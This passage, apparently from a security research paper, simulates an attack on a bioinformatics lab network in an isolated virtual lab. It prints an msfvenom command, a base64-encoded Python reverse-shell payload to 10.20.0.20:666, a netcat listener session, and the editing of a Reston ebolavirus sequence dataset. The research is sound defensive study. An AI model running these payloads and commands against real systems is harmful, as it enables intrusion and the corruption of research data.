The exploit can be administered at the initial phase of the Bioengineering supply chain by designing and uploading a corrupted genome to a recognized genomic sequence repository FTP site. The targeting, however, is broad and attacker would need to be patient as he/she is waiting for the researcher to download the payload. The attacker would require a working knowledge of a CAD tool such as GenoCAD® or Galaxy to encode a buffer overflow exploit into the weaponized genome (2018, Peccoud). Genomic sequence repositories are vulnerable to a corrupt genome upload by anyone in the world as there is no digital integrity check.


Corrupting the genome on a company network along with the associated test data would require a network intrusion and vulnerability in a Bioinformatics Tool or server database. As some of the Bioinformatics Tools studied utilize SQL and PostgreSQL databases, manipulation of genomic sequences can occur within the database by editing or replacing the sequence. During the installation of the Galaxy application, a PostgresSQL database was established. Metasploit has several exploits which target PostgreSQL databases and can be utilized to gain access to a database on a vulnerable server. The downstream effects of a corrupt genome can result in a failed end product or a contaminated laboratory. Both GenoCAD® and Galaxy could be utilized to design and simulate the genome into various file formats. These tools also allow the attacker to simulate the sequence and ensure no errors exist within the structure. Galaxy installation instructions utilize a PostgreSQL database and during the configuration of the virtual laboratory, that database was placed on server 10.20.0.30 as shown in Figure 8.



```
root@postgresql_server:/var/lib/postgresql/10/main# sudo service postgresql restart
root@postgresql_server:/var/lib/postgresql/10/main# ss -nlt
State       Recv-Q       Send-Q             Local Address:Port            Peer Address:Port
LISTEN      0            128                127.0.0.53%lo:53                   0.0.0.0:*
LISTEN      0            128                      0.0.0.0:22                   0.0.0.0:*
LISTEN      0            128                      0.0.0.0:5432                 0.0.0.0:*
LISTEN      0            128                         [::]:22                      [::]:*
LISTEN      0            128                         [::]:5432                    [::]:*
root@postgresql_server:/var/lib/postgresql/10/main# cd
root@postgresql_server:~# sudo -u postgres psql postgres
could not change directory to "/root": Permission denied
psql (10.6 (Ubuntu 10.6-0ubuntu0.18.04.1))
Type "help" for help.

postgres=# \l
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 galaxy_prod | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =Tc/postgres         +
             |          |          |             |             | postgres=CTc/postgres
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

Figure 8: PostgreSQL server established during installation of Galaxy

Galaxy was tested within the laboratory network with external internet access connections disabled in order to prevent access to applications outside of the network and outside of the scope of this research. OWASP ZAP is an excellent tool that can be used to assess web application vulnerabilities and was utilized in Standard mode to attack the Galaxy application in the virtual network. Figure 9 and 10 depict three categories of potential vulnerabilities in the Galaxy application: 1) Application Error Disclosure, 2) Cross Site Scripting (XSS) protection not enabled and 3) X-type-options header missing. Specifically, it was noted that XSS Protection was not enabled for five of the webpages. The concern here is the potential for an attacker to exploit XSS vulnerabilities to gain access to sensitive research data.


Untitled Session - 20190111-122317 - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
History
Search
Alerts
Active Scan
Spider
Output
Current Scans 0 0 0 0 0 0

```
Contexts
  Default Context
Sites
  http://10.20.0.40
    icons
    GET:manual
    GET:robots.txt
    GET:sitemap.xml
```

```
HTTP/1.1 200 OK
Date: Fri, 11 Jan 2019 17:23:26 GMT
```


```
-->
<head>
```

```
Alerts (3)
  X-Frame-Options Header Not Set (2)
    GET: http://10.20.0.40
    GET: http://10.20.0.40/
  Web Browser XSS Protection Not Enabled (5)
    GET: http://10.20.0.40
    GET: http://10.20.0.40/
    GET: http://10.20.0.40/manual
    GET: http://10.20.0.40/robots.txt
    GET: http://10.20.0.40/sitemap.xml
  X-Content-Type-Options Header Missing (3)
    GET: http://10.20.0.40
    GET: http://10.20.0.40/
    GET: http://10.20.0.40/icons/ubuntu-logo.png
```

Alerts 0 1 2 0

URL: http://10.20.0.40
Risk: Medium
Confidence: Medium
Parameter: X-Frame-Options
Attack:
Evidence:
CWE ID: 16
WASC ID: 15
Source: Passive (10020 - X-Frame-Options Header Scanner)
Description:
X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
Other Info:

Figure 9: OWASP ZAP scan of Galaxy




```
▼ Alerts (3)
  ▼ X-Frame-Options Header Not Set (2)
      GET: http://10.20.0.40
      GET: http://10.20.0.40/
  ▼ Web Browser XSS Protection Not Enabled (5)
      GET: http://10.20.0.40
      GET: http://10.20.0.40/
      GET: http://10.20.0.40/manual
      GET: http://10.20.0.40/robots.txt
      GET: http://10.20.0.40/sitemap.xml
  ▼ X-Content-Type-Options Header Missing (3)
      GET: http://10.20.0.40
      GET: http://10.20.0.40/
      GET: http://10.20.0.40/icons/ubuntu-logo.png
```

Figure 10: OWASP ZAP XSS Protection not enabled

### 4.3.1. Gaining Access


Flawfinder by David A. Wheeler is an open source security vulnerability scanning tool which reviews C and C++ source code in applications. Buffer overflow is a common vulnerability in C and C++ -based applications and it was noted that many of the bioinformatics tools utilized these programming languages (2017, Ney). Rather than sifting line by line through application source code, an attacker can quickly hone in on a vulnerable application.

Flawfinder was run against the samtools Bioinformatics Tool in an Ubuntu Linux environment. While these results do not positively identify application vulnerabilities, this tool can quickly triage multiple applications and provide an adversary with a potential road map to exploit them. In Figure 11, Flawfinder notes the utilization of strcat and strcpy and flags them as potential buffer overflow vulnerabilities in the application. Additionally, Flawfinder flagged the utilization of scanf(), realpath(), getenv, getopt, fgetc, strlen and memcopy as potential buffer overflow vulnerabilities. An analysis summary of Flawfinder's report on samtools in listed in Figure 12. It was also noted that the utilization of chmod, rather than fchmod, presented a potential race condition where two code sequences are competing for the same resource.



```
Flawfinder version 2.0.7, (C) 2001-2017 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 223
Examining samtools
Error: File ended while in string.

FINAL RESULTS:

samtools:2:  [5] (race) chmod:
  This accepts filename arguments; if an attacker can move those files, a
  race condition results. (CWE-362). Use fchmod( ) instead.
samtools:19567:  [5] (race) chmod:
  This accepts filename arguments; if an attacker can move those files, a
  race condition results. (CWE-362). Use fchmod( ) instead.
samtools:2:  [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination [MS-banned]
  (CWE-120). Consider using snprintf, strcpy_s, or strlcpy (warning: strncpy
  easily misused).
samtools:2:  [4] (buffer) strcat:
  Does not check for buffer overflows when concatenating to destination
  [MS-banned] (CWE-120). Consider using strcat_s, strncat, strlcat, or
  snprintf (warning: strncat is easily misused).
samtools:2:  [4] (race) access:
  This usually indicates a security flaw. If an attacker can change anything
  along the path between the call to access() and the file's actual use
  (e.g., by moving files), the attacker can exploit the race condition
  (CWE-362/CWE-367!). Set up the correct permissions (e.g., using setuid())
  and try to open the file directly.
samtools:19567:  [4] (race) access:
  This usually indicates a security flaw. If an attacker can change anything
  along the path between the call to access() and the file's actual use
  (e.g., by moving files), the attacker can exploit the race condition
  (CWE-362/CWE-367!). Set up the correct permissions (e.g., using setuid())
```

Figure 11: Flawfinder and samtools utilization of strcat and strcpy




```
ANALYSIS SUMMARY:

Hits = 79
Lines analyzed = 19566 in approximately 8.41 seconds (2326 lines/second)
Physical Source Lines of Code (SLOC) = 7786
Hits@level = [0]   4 [1]  34 [2]  18 [3]  17 [4]   8 [5]   2
Hits@level+ = [0+]  83 [1+]  79 [2+]  45 [3+]  27 [4+]  10 [5+]   2
Hits/KSLOC@level+ = [0+] 10.6602 [1+] 10.1464 [2+] 5.7796 [3+] 3.46776 [4+] 1.28436 [5+] 0.256871
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(https://dwheeler.com/secure-programs) for more information.

-_______________________________________________________________
```

Figure 12: Flawfinder analysis summary of samtools


### 4.3.2. Payload to Reverse Shell

Msfvenom was utilized to develop a Python payload to upload to the Galaxy virtual website (Figures 13 and 14). To simulate lateral movement in the company's network, the attacker pivots from a work station to a file server (10.20.0.20) where he/she set up a Netcat listener port 666. The shell.py file was uploaded to the Galaxy application on web server 10.20.0.40. For the purposes of this research, an unsuspecting researcher would then need to chmod 777 the dataset and "./" execute the dataset at the command line. The results of this payload are further discussed in Section 4.4 Penetrate and Corrupt.



```
root@Control1-VM:/home/control/msf# ./msfvenom -p cmd/unix/reverse_python LHOST=10.20.0.20 LPORT=666 -f raw > shell.py
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 641 bytes
```

Figure 13: msfvenom reverse_python payload



```
control@Control1-VM:~/msf$ cat shell.py
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICAsICBzdWJwcm9jZXNzICAgICAgICwgIG9zICAgICAgICA7ICAgICAgIGhvc3Q9IjEwLjIwLjAuMjAiICAgICAgICA7ICAgICA
gIHBvcnQ9NjY2ICAgICAgICA7ICAgICAgIHM9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCAgICAgICAsICBzb2NrZXQuU09DS19TVFJFQU0pICAgICAgICA7ICAgICAgIHMuY29
ubmVjdCgoaG9zdCAgICAgICAsICBwb3J0KSkgICAgICAgIDsgICAgICAgb3MuZHVwMihzLmZpbGVubygpICAgICAgICwgIDApICAgICAgICA7ICAgICAgIG9zLmR1cDIocy5maWxlbm8
oKSAgICAgICAsICAxKSAgICAgICAgOyAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgLCAgMikgICAgICAgIDsgICAgICAgcD1zdWJwcm9jZXNzLmNhbGwoIi9iaW4vYmFzaCI
```


Figure 14: cat of the shell.py payload

### 4.3.3. Poison Ivy and Gh0stRAT

Once a foothold is established within the application, the attacker will want to maintain access. The persistence is part of the definition for an APT. These threats maintain a presence, evade detection and move laterally with the network. Poison Ivy and Gh0stRAT are tools which can assist the attacker in maintaining such access and laterally moving within the Bioengineering Supply Chain and potentially downstream to unpatched Process Control System applications.


## 4.4. Penetrate and Corrupt

The results of the payload described in Section 4.3.2 were a reverse shell back to the Netcat listener depicted in Figure 15. Command lines were executed, and the attacker was able to concatenate the datasets in Figure 16. The attacker would also be able to manipulate the genetic sequences using the nano command as seen in Figure 17. The attacker would need to execute rm file commands at the command line to remove the valid dataset and rename the corrupt dataset to dataset_3.dat. The corrupted dataset_3.dat would then be visible in the Galaxy web application as seen in Figure 18.




```
control@Control1-VM:~/msf$ sudo nc -nvlp 666
[sudo] password for control:
Listening on [0.0.0.0] (family 0, port 666)
Connection from 10.20.0.40 56302 received!
whoami
webserver
dir
dataset_1.dat  dataset_2_files  dataset_4.dat  dataset_6.dat
dataset_2.dat  dataset_3.dat    dataset_5.dat
```

Figure 15: nc listener set on port 666 and command line access




```
control@Control1-VM:~/msf$ sudo nc -nvlp 666
[sudo] password for control:
Listening on [0.0.0.0] (family 0, port 666)
Connection from 10.20.0.40 56302 received!
whoami
webserver
dir
dataset_1.dat  dataset_2_files  dataset_4.dat  dataset_6.dat
dataset_2.dat  dataset_3.dat    dataset_5.dat
cat dataset_3.dat
>Reston_1996_GP
MGSGYQLLQLPRERFRKTSFLVWVIILFQRAISMPLGIVTNSTLKATEIDQLVCRDKLSSTSQLKSVGLN
LEGNGIATDVPSATKRWGFRSGVPPKVVSYEAGEWAENCYNLEIKKSDGSECLPLPPDGVRGFPRCRYVH
KVQGTGPCPGDLAFHKNGAFFLYDRLASTVIYRGTTFAEGVIAFLILSEPKKHFWKATPAHEPVNTTDDS
TSYYMTLTLSYEMSNFGGEESNTLFKVDNHTYVQLDRPHTPQFLVQLNETLRRNNRLSNSTGRLTWTVDP
KIEPDVGEWAFWETKKNFSQQLHGENLHFQILSTHTNNSSDQSPAGTVQGKISYHPPTNNSELVPTDSPP
VVSVLTAGRTEEMSTQGLTNGETITGFTANPMTTTIAPSPTMTSEVDNNVPSEQPNNTASIEDSPPSASN
ETIDHSEMNSIQGSNNSAQSPQTKATPAPTASPMTLDPQETANISKPGTSPGSAAGPSQPGLTINTISKV
ADSLSPTRKQKRSVRQNTANKCNPDLHYWTAVDEGAAAGLAWIPYFGPAAEGIYIEGVMHNQNGLICGLR
QLANETTQALQLFLRATTELRTYSLLNRKAIDFLLQRWGGTCRILGPSCCIEPHDWTKNITDEINQIKHD
FIDNPLPDHGDDLNLWTGWRQWIPAGIGIIGVIIAIIALLCICKILC
>Reston_1996_sGP
```

Figure 16: cat of genetic dataset



```
^[OBBROKEN SEQUENCEAAGGGUUUUUBROKENSEQUENCE  ^X^X^X^X^X^X
MGSGYQLLQLPRERFRKTSFLVWVIILFQRAISMPLGIVTNSTLKATEIDQLVCRDKLSSTSQLKSVGLN
LEGNGIATDVPSATKRWGFRSGVPPKVVSYEAGEWAENCYNLEIKKSDGSECLPLPPDGVRGFPRCRYVH
KVQGTGPCPGDLAFHKNGAFFLYDRLASTVIYRGTTFAEGVIAFLILSEPKKHFWKATPAHEPVNTTDDS
TSYYMTLTLSYEMSNFGGEESNTLFKVDNHTYVQLDRPHTPQFLVQLNETLRRNNRLSNSTGRLTWTVDP
KIEPDVGEWAFWETKKNFSQQLHGENLHFQILSTHTNNSSDQSPAGTVQGKISYHPPTNNSELVPTDSPP
VVSVLTAGRTEEMSTQGLTNGETITGFTANPMTTTIAPSPTMTSEVDNNVPSEQPNNTASIEDSPPSASN
ETIDHSEMNSIQGSNNSAQSPQTKATPAPTASPMTLDPQETANISKPGTSPGSAAGPSQPGLTINTISKV
ADSLSPTRKQKRSVRQNTANKCNPDLHYWTAVDEGAAAGLAWIPYFGPAAEGIYIEGVMHNQNGLICGLR
QLANETTQALQLFLRATTELRTYSLLNRKAIDFLLQRWGGTCRILGPSCCIEPHDWTKNITDEINQIKHD
FIDNPLPDHGDDLNLWTGWRQWIPAGIGIIGVIIAIIALLCICKILC
>Reston_1996_sGP
MGSGYQLLQLPRERFRKTSFLVWVIILFQRAISMPLGIVTNSTLKATEIDQLVCRDKLSSTSQLKSVGLN
LEGNGIATDVPSATKRWGFRSGVPPKVVSYEAGEWAENCYNLEIKKSDGSECLPLPPDGVRGFPRCRYVH
KVQGTGPCPGDLAFHKNGAFFLYDRLASTVIYRGTTFAEGVIAFLILSEPKKHFWKATPAHEPVNTTDDS
TSYYMTLTLSYEMSNFGGEESNTLFKVDNHTYVQLDRPHTPQFLVQLNETLRRNNRLSNSTGRLTWTVDP
KIEPDVGEWAFWETKKTFPNNFMEKTCISKFYQPTPTTPQIRARRELSKEKLATTHPPTTPSWFQRIPLQ
WFQCSLQDGQRKCRPKV
>Reston_1996_L
File Name to Write: dataset_3.dat                                       Y
^G Get Help            M-D DOS Format          M-A Append              M-B Backup File
^C Cancel              M-M Mac Format          M-P Prepend             ^T To Files
```

Figure 17: Manipulation of genetic dataset



Galaxy
Analyze Data
Workflow
Shared Data
Visualization
Help
User
Using 257.9 MB
Tools
data to GenomeSpace
Lift-Over
Convert genome coordinates between assemblies and genomes
Text Manipulation
